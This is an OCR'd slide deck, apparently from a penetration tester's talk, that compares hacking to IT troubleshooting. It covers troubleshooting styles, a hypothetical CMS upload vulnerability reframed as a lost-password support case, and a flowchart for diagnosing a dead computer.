HACKER MINDSET:
TROUBLESHOOT YOUR WAY TO ROOT

Jayme Hancock | Capital One Offensive Security

A Quick Intro

Jayme Hancock

Washington, D.C. Area
GXPN, OSCP, OSWP, CISSP, others
Twitter: @highmeh

Capital One Offensive Security

Penetration Testing | Manager

Previously:

Senior Red Team Engineer
Offensive Security Consultant
Social Engineering Instructor
Multiple Sysadmin Positions

This is based on my own personal experience

It works for me, but your mileage may vary

Hacking is not magic.

What is a Hacker?

What is a Hacker?

A person who uses computers to gain unauthorized access to data*

*Thanks, Google.

What is a Hacker?

~~A person who uses computers to gain unauthorized access to data*~~

*Thanks, Google.

What is a Hacker?

A hacker is just a person who uses computer programming or technical skills to overcome a challenge or problem

*https://www.webroot.com/us/en/resources/glossary/what-is-a-hacker

What is Troubleshooting?

What is Troubleshooting?

Tracking down and resolving faults or errors.


Hackers == Troubleshooters

Troubleshooting

Using technical skills to fix a fault or error

Hacking

Overcoming a problem with technical skills



“I need to access this database, but I don’t have the credentials.”

Shifting the Perspective

Vulnerability: A website content management system will execute PHP code as root on the underlying operating system, if the PHP file is uploaded through its "Upload Theme Element" function on the admin panel.

Root issue: I need to find a way to log into the admin panel.

Requirement: I need the admin password to this content management system.

Support Issue: User has lost admin password to website.

Troubleshooting Styles

Workflow

Following proven, logical steps to rule out possible faults. Easy for technicians newer to support


Socratic Questioning

Asking a series of leading questions - or "acting dumb" about a situation - to uncover deficiencies in thinking

Rubber Ducky Debugging

Explaining the problem to someone with no context to force details and get 'back to basics'

Workflow Troubleshooting



"Computer Doesn't Work"

Plugged In?

No

Plug in Computer

Yes

Turned On?

No

Button Functioning?

No

Jump pins or replace

Yes

Turn On

Yes

Power Supply Functional?

No

Change power outlet

NC

Change PSU

Yes

PSU Cables Seated Firmly?

No

Reseat Cables

Yes

PSU Cables Working?

No

Replace Cables

Motherboard Functional?

No

Replace Motherboard

Yes

CPU Functional?

No

Check CPU Fan / Thermal Paste

NC

Replace CPU

Yes

Mem Seated Firmly?

No

Reseat Memory

Yes

Memory Functional?

No

Replace Memory

Yes

Peripherals Known Good?

Yes

Escalate Issue


No

Unplug peripherals one at a time

